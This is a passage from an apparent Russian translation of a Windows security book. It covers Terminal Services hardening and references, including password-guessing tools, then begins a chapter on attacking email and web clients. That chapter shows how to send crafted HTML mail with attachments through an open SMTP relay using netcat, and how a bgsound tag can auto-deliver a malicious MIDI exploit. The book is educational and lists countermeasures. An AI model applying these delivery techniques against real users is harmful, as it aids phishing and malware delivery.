
В операционной системе Windows Server 2003 компания Microsoft усовершенствовала безопасность и без того оригинально хорошо защищенного пакета Terminal Services. К основным методам обеспечения безопасности относится запуск сервера TS в режиме Terminal Services (ранее Application Server), установка последних выпусков обновлений (скорее, для предотвращения атак по расширению привилегий, нежели атак удаленных пользователей), создание жестких списков контроля доступа к локальным ресурсам, особенно тем ресурсам, которые предоставлены пользователям группы RDU (Remote Desktop Users). Также желательно использовать принципы установки надежных паролей, описанные в главе 5, "Атака на службы Windows", для защиты от атак подбора паролей, особенно паролей для учетной записи администратора RID 500 (это справедливо и для режима Remote Desktop for Administration). Необходимо ограни-

чить доступ к исполняемым файлам с помощью политик Software Restriction (или программы appsec для Windows 2000). Мы рассказали о нескольких полезных параметрах настройки сервера TS, которые позволяют гарантировать наиболее защищенную работу сервера TS для защиты от вероятных атак злоумышленников.


Дополнительная литература и ссылки

Литература	Ссылки
Бюллетени Microsoft, "горячие исправления" и статьи базы знаний	
Q187623, "How to Change Terminal Server's Listening Port" ("Как сменить порт, используемый службой Terminal Services")	`http://support.microsoft.com/?kbid=187623`
Q274190, "Legal Notice Can Be Dismissed without User Action" (описывается исправление, которое позволяет выдать предупреждение до появления окна аутентификации)	`http://support.microsoft.com/?kbid=274190`
MS02-051, Cryptographic Flaw in RDP Protocol can Lead to Information Disclosure (ошибка в протоколе RDP может привести к раскрытию секретной информации)	`http://www.microsoft.com/technet/security/bulletin/MS02-051.asp`
Q257980, "Appsec Tool in the Windows 2000 Resource Kit Is Missing Critical Files" (утилита appsec из пакета Windows 2000 Resource Kit упускает критически важные файлы)	`http://support.microsoft.com/?kbid=257980`
Использование Terminal Services Version Limiter в службе Terminal Services для систем Windows 2000	`http://support.microsoft.com/?kbid=320189`
Q260853, "Security Concern with Share-Level Security and Terminal Services"	`http://support.microsoft.com/?kbid=260853`
Рекомендации по безопасности и утилиты от Microsoft	
Установка программы Terminal Server	`http://www.microsoft.com/technet/prodtechnol/windows2000serv/reskit/deploy/part4/chapt-16.asp`
Бесплатные средства	
Пакет программ Windows 2000 Resource Kit, в том числе утилиты `appsec.exe`, `tsreg.exe`, `tsver.exe`	`http://www.microsoft.com/windows2000/techinfo/reskit/default.asp`
Бесплатные средства	
Клиент RDC (Remote Desktop Client), включая информацию по Remote Desktop Web Connection	`http://www.microsoft.com/windowsxp/remotedesktop/`

Литература	Ссылки
Клиент RDC Web Connection (элемент управления ActiveX, который ранее назывался Terminal Server Advanced Client, TSAC)	`http://www.microsoft.com/windowsxp/pro/downloads/rdwebconn.asp`
`ProbeTS.exe`	`www.hammerofgod.com`
`TSEnum.exe`	`www.hammerofgod.com`
`TSGrinder.exe`	`www.hammerofgod.com`
TSCrack	`http://softlabs.spacebitch.com` (в разделе Downloads)
Windows 2000 Resource Kit, включая Appsec	`ftp://ftp.microsoft.com/reskit/win2000`
Общие ссылки	
Описание терминальных служб Windows 2000 на русском языке	`http://www.osp.ru/win2000/2001/02/056.htm#t`
Служба Terminal Services в системе Windows Server 2003	`http://www.microsoft.com/windowsserver2003/technologies/terminalservices/default.mspx`
Политики Software Restriction Policies в Windows Server 2003	`http://www.microsoft.com/windowsxp/pro/techinfo/administration/restrictionpolicies/default.asp`
Обеспечение безопасности Terminal Services в системах под управлением Windows 2000	`http://www.microsoft.com/technet/prodtechnol/win2kts/maintain/optimize/secw2kts.asp`
Обсуждение возможности подбора пароля для службы TS	`http://www.securityfocus.com/archive/75/273036/2002-05-17/2002-05-23/0`
Black Hat Windows Security '01 Презентация на тему безопасности программы Terminal Server Security от Клинтона Маги (Clinton Mugge) и Эрика Биркхольца (Erik Birkholz)	`http://www.blackhat.com/presentations/win-usa-01/Birkholz-Mugge/Clinton-Eric-w2k-total.zip`
Руководство по безопасности программы Terminal Server от National Security Administration (NSA)	`http://nsa2.www.conxion.com/win2k/download.htm`
Клиент с открытым исходным кодом rdesktop для Terminal Server в системах Windows NT4 и Windows 2000	`http://www.rdesktop.org`



ГЛАВА 13


Предварительный сбор данных
Сканирование
Инвентаризация
Расширение привилегий
Переход к интерактивному режиму работы
Несанкционированное получение данных
Расширение сферы влияния
Сокрытие следов
Приложения
Службы: IIS, SQL, TS
CIFS/SMB
Физические атаки

Немного разобравшись с серверными приложениями и службами систем семейства Windows NT, перейдем к другим сетевым соединениям — к клиентским приложениям. Среди сенсационных историй о взломах Web-серверов и серверов баз данных непритязательные Internet-клиенты редко рассматриваются как путь к корпоративным сетям. В данной главе мы докажем, что это серьезное упущение.

Фактически, легитимный входящий Internet-трафик является, вероятно, одним из наиболее эффективных направлений для вредоносного кода. Корпоративные брандмауэры агрессивно относятся к входящим данным, но успешно перенаправляют трафик внутренним пользователям в Web-браузеры или программы чтения почты, обычно подвергая ее только некоторой фильтрации. Какая из современных компаний могла бы существовать сегодня без Web или электронной почты? Таким образом, то худшее, чем может угрожать Internet, может быть легко направлено против тех, кто меньше всего осознает опасность, — против конечных пользователей.

Перед тем как перейти к обсуждению конкретных видов атак, рассмотрим некоторые общие модели атак на клиентов Internet.

Категории атак

Атаки на платформы Internet-клиентов фирмы Microsoft и их пользователей традиционно делятся на следующие категории в порядке снижения опасности создаваемой угрозы.

- ▼ Переполнения буфера можно использовать для запуска произвольного кода без всякого взаимодействия с пользователем.
- ■ Выполнение команд пользователями, когда в результате обмана или принуждения пользователь запускает исполняемое содержимое, созданное хакером. Существует несколько видов атак этого типа:
  - ■ замаскированное или безобидное на вид вложение в письмо электронной почты;
  - ■ исполняемое содержимое HTML-страниц в Web или письмах электронной почты;
  - ■ ошибки в технологиях активного содержания, которые позволяют запускать недопустимый код;
    - ■ элементы управления ActiveX, в частности, элементы с флагом "Safe for scripting";
    - ■ ошибки в виртуальной Java-машине (Brown Orifice);
  - ■ доступ к интерфейсам создания сценариев и автоматизации, аналогичный используемому в "червях", распространяющихся через адресную книгу Outlook Address Book.
- ■ Запись локальных файлов, обычно в каталогах, для которых разрешено выполнение, часто встречается по причине неправильного размещения временных каталогов или кэш-файлов. После того как файл локально записан, его можно выполнить и запустить в контексте зоны безопасности локального компьютера (Security Zone), относительно которой система настроена "на полное доверие".
- ■ Чтение локальных файлов, например, с использованием свойств HTML или с помщью тега `IFRAME`. Общий результат применения таких методов — просмотр файлов cookie Web-браузера и получение пароля пользователя.
- ▲ Открытие исходящих клиентских соединений.

В этой главе будут рассмотрены примеры для некоторых видов атак, которые относятся к системам семейства Windows NT. Мы опишем меры противодействия для каждой конкретной атаки, а затем в конце главы перейдем к описанию общих мер защиты.

Для начала, однако, представим некоторую базовую информацию о реализации атак через Web-браузер и электронную почту, которая необходима для дальнейшего обсуждения.

Реализация атак против Internet-клиентов

После того как на протяжении всей книги описывались атаки на серверы систем семейства Windows NT, читатели могут задать резонный вопрос: "Как же можно удаленно атаковать клиентские программы Windows для Internet?". Оказывается, это довольно просто, в зависимости от выбранного направления атаки. Наиболее эффективные и часто используемые направления атак:

- вредоносная Web-страница;
- вредоносное письмо электронной почты;
- вредоносное письмо в группу новостей или службу рассылки.

Конечно, существуют и другие пути, такие как передача вредоносного кода с помощью клиентов обмена мгновенными сообщениями, мультимедиа-файлов с "троянскими" программами, а также другие атаки против распространенных пользовательских программ. Однако три упомянутые здесь категории — самые популярные, поэтому рассмотрим их подробнее.

Вредоносная Web-страница

Один из наиболее распространенных способов атаки через клиентские приложения — создание где-нибудь "на задворках" Internet Web-сервера, на котором размещается код, созданный для кражи информации пользователя. Чаще всего это обычные сайты, в разработке и/или поддержке которых участвуют нечестные люди, занимающиеся воровством информации без ведома владельцев или других операторов узла. В любом случае, эффективность действий злоумышленников напрямую зависит от возможности направить необходимый трафик на Web-узел/страницу с вредоносным кодом. Обычно это делается через электронную почту или сообщения в группах новостей (методы описаны далее).

Вредоносное письмо электронной почты

Наиболее широкий и прямой путь в корпоративные сети лежит через электронную почту. Распространение реализации отображения гипертекста HTML в клиентских программах для работы с электронной почтой значительно повышает эффективность атак против Internet-клиентов. Вместо того чтобы вынудить пользователя посетить Web-страницу с вредоносным кодом, злоумышленник может просто послать жертве по электронной почте письмо в формате HTML и достичь тех же результатов намного быстрее. При использовании языка HTML становятся доступны многочисленные функции (внедрение аплетов или элементов управления, сценариев, просмотр во фреймах, использование плавающих фреймов, разбор файлов cookie и т.п.), поэтому атак посредством писем электронной почты в формате HTML просто следовало ожидать.

По иронии судьбы, несмотря на все проблемы и уязвимые места, возникающие в программах от Microsoft на стороне клиента, через программы Outlook и Outlook Express (OE) невероятно сложно отослать код HTML со встроенным вредоносным кодом. Эти клиенты электронной почты с графическим интерфейсом не разрешают прямого изменения содержимого сообщений, которое необходимо сделать для получения хакером действительно серьезных результатов.

Конечно, пользователи операционной системы UNIX всегда могут воспользоваться стандартными почтовыми клиентами командной строки и провести все необходимые манипуляции.

Быстрый и простой способ эмуляции возможностей командной строки для пересылки почты в Windows заключается в прямой передаче сообщения серверу по протоколу SMTP (Simple Mail Transfer Protocol) через командную строку. Для достижения этой цели наилучшим способом будет отправка серверу текста файла с SMTP-командами и данными с помощью утилиты `netcat`. Далее показан пример таких действий, взятый из главы 16 книги *Секреты хакеров. Безопасность сетей — готовые решения, четвертое издание*.

Хакинг электронной почты

Прежде всего, необходимо сохранить в файле команды SMTP и текст сообщения. При этом важно соблюдать синтаксис MIME (Multipurpose Internet Mail Extension) для правильного форматирования письма — обычно сообщения в формате HTML мы будем посылать таким образом, чтобы само тело сообщения стало частью вредоносного кода. Особенно важны три строчки, которые начинаются со строки символов "`MIME-Version: 1.0`", как показано в следующем листинге, а файл назван `malicious.txt`.

```
helo somedomain.com
mail from: <mallory@malweary.com>
rcpt to: <hapless@victim.net>
data
subject: Read this!
Importance: high
MIME-Version: 1.0
Content-Type: text/html; charset=us-ascii
Content-Transfer-Encoding: 7bit
<HTML>
<h2>Hello World!</h2>
</HTML>
.
quit
```

Затем необходимо вывести этот файл на консоль, а полученный поток направить на вход утилиты `netcat`, которая должна подключаться к порту 25 соответствующего сервера SMTP приблизительно так, как показано в следующей команде.

```
C:\>type malicious.txt | nc -vv mail.openrelay.net 25
```

Ясно, что хакеры, скорее всего, выберут неприметный почтовый сервер с неограниченным перенаправлением SMTP-сообщений и позаботятся о подмене исходного IP-адреса, чтобы их нельзя было обнаружить по журналам почтового сервера. Такие открытые серверы для перенаправления SMTP-сообщений (open SMTP relay) часто используют распространители рекламных сообщений (спаммеры), их адреса легко обнаружить в новостях Usenet, а иногда можно найти на Web-узле `http://mail-abuse.org`.

Все становится несколько сложнее, когда вместе с сообщением в формате HTML нужно отослать вложение. Необходимо добавить в сообщение еще один раздел MIME, вложение закодировать по стандарту Base64 спецификации MIME (документы RFC 2045-49). Лучшая утилита для автоматического проведения этой операции — программа `mpack` Джона Майерса (John G. Mayers). Утилита `mpack` также вставляет соответствующие заголовки MIME, так что выводимые ею данные можно сразу направлять серверу SMTP. Ниже приведен пример кодирования утилитой `mpack` файла `plant.txt`. Файл с закодированными данными называется `plant.mim`. Аргумент `-s` указывает строку темы сообщения и является необязательным.

```
C:\>mpack -s Nasty-gram -o plant.mim plant.txt
```

Теперь предстоит проделать самое интересное — необходимо вставить в существующее сообщение в формате HTML созданные только что данные в формате MIME. При этом используются пользовательские границы MIME, (boundary) которые определяются строками "Content-

type:". Ограничивающие строки MIME берутся в двойные кавычки, а после закрывающей кавычки устанавливается два символа тире. Нужно также отметить необходимость наследования раздела MIME "multipart/alternative" (boundary2), чтобы пользователи программы Outlook получили правильно декодированное тело сообщения HTML. Обратите особое внимание на расположение символов разрыва строки, поскольку данные формата MIME могут интерпретироваться по-разному, в зависимости от расположения переходов на новую строку. Параметру "важность" данного сообщения было присвоено значение "высокая", чтобы лишний раз привлечь внимание пользователя. Далее приведен текст файла под названием malicious.txt.

```
helo somedomain.com
mail from: <mallory@malweary.com>
rcpt to: <hapless@victim.net>
data
subject: Read this!
Importance: high
MIME-Version: 1.0
Content-Type: multipart/mixed;
boundary="_boundary1_"
--_boundary1_
Content-Type: multipart/alternative;
boundary="_boundary2_"
--_boundary2_
Content-Type: text/html; charset=us-ascii
<HTML>
<h2>Hello World!</h2>
</HTML>
--_boundary2_--
--_boundary1_
Content-Type: application/octet-stream; name="plant.txt"
Content-ID: <5551212>
Content-Transfer-Encoding: base64
Content-Disposition: inline; filename="plant.txt"
Content-MD5: Psn+mcJEv0fPwoEc4OXYTA==
SSBjb3VsZGEgaGFja2VkIHlhIGJhZCANCg==
--_boundary1_--
.
quit
```

Если эти данные передать через утилиту netcat на открытый SMTP-сервер, то по адресу hapless@victim.net будет доставлено сообщение в формате HTML с вложенным в сообщение файлом plant.txt. За пояснениями по вопросам использования границ MIME и сообщений, состоящих из нескольких частей, рекомендуется обратиться к документу RFC 2046, раздел 5.1.1. Также будет полезно рассмотреть текстовое сообщение, переданное в программу Outlook Express. Чтобы увидеть исходный текст сообщения, нужно выбрать пункт меню Properties⇨Details⇨Message Source (Свойства⇨Подробно⇨Исходное сообщение) — программа Outlook не позволяет просматривать все данные SMTP.

Вредоносное письмо в группу новостей или службу рассылки

Конечно же, все, что можно послать по электронной почте, с таким же успехом можно послать и серверу рассылок, чтобы распространить среди миллионов получателей. Используются те же методы, что были описаны выше, необходимо лишь изменить адрес получателя на адрес интересующего списка рассылки.

Атаки

Чтобы показать всю серьезность уязвимых мест Internet-клиентов, рассмотрим примеры атак каждого из описанных ранее типов. Также будут описаны и меры противодействия для каждой атаки, а в конце главы будет приведен список мер противодействия общего назначения.

Атаки на переполнение буфера

При переполнениях буфера для запуска произвольных команд на атакуемой системе используются ошибки программирования из самого "сердца" программного обеспечения, в результате злоумышленник получает полный контроль над системой. Никакая подготовка или планирование не смогут удержать противника, знающего о существовании такой ошибки.

Еще ужаснее тот факт, что уязвимое место для атак на переполнение буфера присутствует и в той программе, которую мы используем каждый день в нашем клиенте электронной почты. Пока уязвимое место не будет обнаружено и исправлено, все пользователи уязвимого программного обеспечения остаются легкой добычей. Пользователи программ Outlook и Outlook Express обнаружили это 18 июля 2000 года, когда переполнение буфера для поля GMT было опубликовано в издании Underground Security Systems Research (USSR). Слишком длинное значение, записанное в поле GMT сообщения электронной почты, позволяло вызвать аварийное завершение программ Outlook и OE при загрузке сообщений по протоколам POP3 или IMAP4. Если есть возможность составить специальным образом поле GMT, то в него можно поместить вредоносный код, который будет выполнен. Для запуска кода пользователи программы Outlook должны просмотреть, прочитать, ответить на сообщение или переслать его дальше. Пользователям программы Outlook Express достаточно лишь открыть папку, содержащую такое сообщение, а это происходит автоматически при получении сообщения, таким образом, программа Outlook Express будет аварийно завершаться каждый раз до тех пор, пока не будет полностью очищен почтовый ящик.

НА ЗАМЕТКУ Переполнение буфера поля GMT в программах Outlook/OE может быть исправлено с помощью рекомендаций статьи MS00-043. Пользователям Windows 2000 для борьбы с этой проблемой лучше установить соответствующее исправление или обновление Service Pack 1, поскольку установка IE 5.5 ошибку не исправляет.

Всем замершим в страхе от мысли об удаленном хакере, захватившем контроль над вашей системой благодаря простой отправке письма электронной почты, скоро станет еще хуже. Читайте дальше.



Переполнение буфера в DirectX

Популярность	7
Простота	7
Опасность	7
Степень риска	7

Группа eEye Digital Security уведомила компанию Microsoft и опубликовала в июле 2003 года сообщение о выявлении переполнения буфера в DirectX, т.е. о существовании ошибки практически в каждой операционной системе Windows. DirectX представляет собой набор низкоуровневых интерфейсов прикладного программирования (API), обеспечивающих

для программ Windows поддержку высокопроизводительных мультимедиа-технологий с аппаратным ускорением. Источником проблем оказался компонент DirectShow, в частности файл `quartz.dll`, который позволяет Windows-приложениям воспроизводить музыкальные файлы MIDI (Musical Instrument Digital Interface) с расширениями `.mid` и `.midi` через стандартный интерфейс. Например, обе программы Windows Media Player и Internet Explorer используют файл `quartz.dll` для воспроизведения музыкальных файлов MIDI, а Internet Explorer позволяет автоматически проигрывать MIDI-файлы, когда для доступа к Web-странице используется специальный HTML тег. В программном коде `quartz.dll` присутствует уязвимое место, которое позволяет организовать переполнение кучи и запустить любой код при воспроизведении вредоносного MIDI-файла.

Группа eEye подробно описала механизм использования переполнения кучи в своем отчете о данном уязвимом месте (см. раздел "Дополнительная литература и ссылки" в конце этой главы), но наиболее опасной нам показалась возможность внедрения такого вредоносного файла в HTML и его автоматического запуска с помощью IE или Outlook/Outlook Express. Рассмотрим HTML-тег, который используется для автоматического запуска музыкального файла как фоновой заставки открытой Web-страницы.

```
<bgsound src="exploit.mid" loop=1>
```

Параметр `src` тега `bgsound` указывает на файл, который должен воспроизводиться в качестве фона, а значение параметра `loop` определяет, сколько раз этот файл должен быть воспроизведен (для успеха атаки может оказаться достаточным только одного раза). Все, что требуется от хакера, это создать атакующий сайт, на котором будет храниться вредоносный MIDI-файл, использующий это уязвимое место. Затем он может разослать несколько сообщений электронной почты, в которых будет содержаться тег `bgsound` со ссылкой на его вредоносный файл. Получатель должен всего лишь просмотреть сообщение, и вредоносный MIDI-файл запустится автоматически. В настоящее время практически стало аксиомой, что появление новой возможности, облегчающей жизнь конечному пользователю, негативно отражается на системе безопасности. И здесь тег `bgsound` для автоматического запуска MIDI-файлов является прекрасным примером, а группа eEye наглядно продемонстрировала, почему такие возможности несут угрозу. Совет всем разработчикам программного обеспечения: 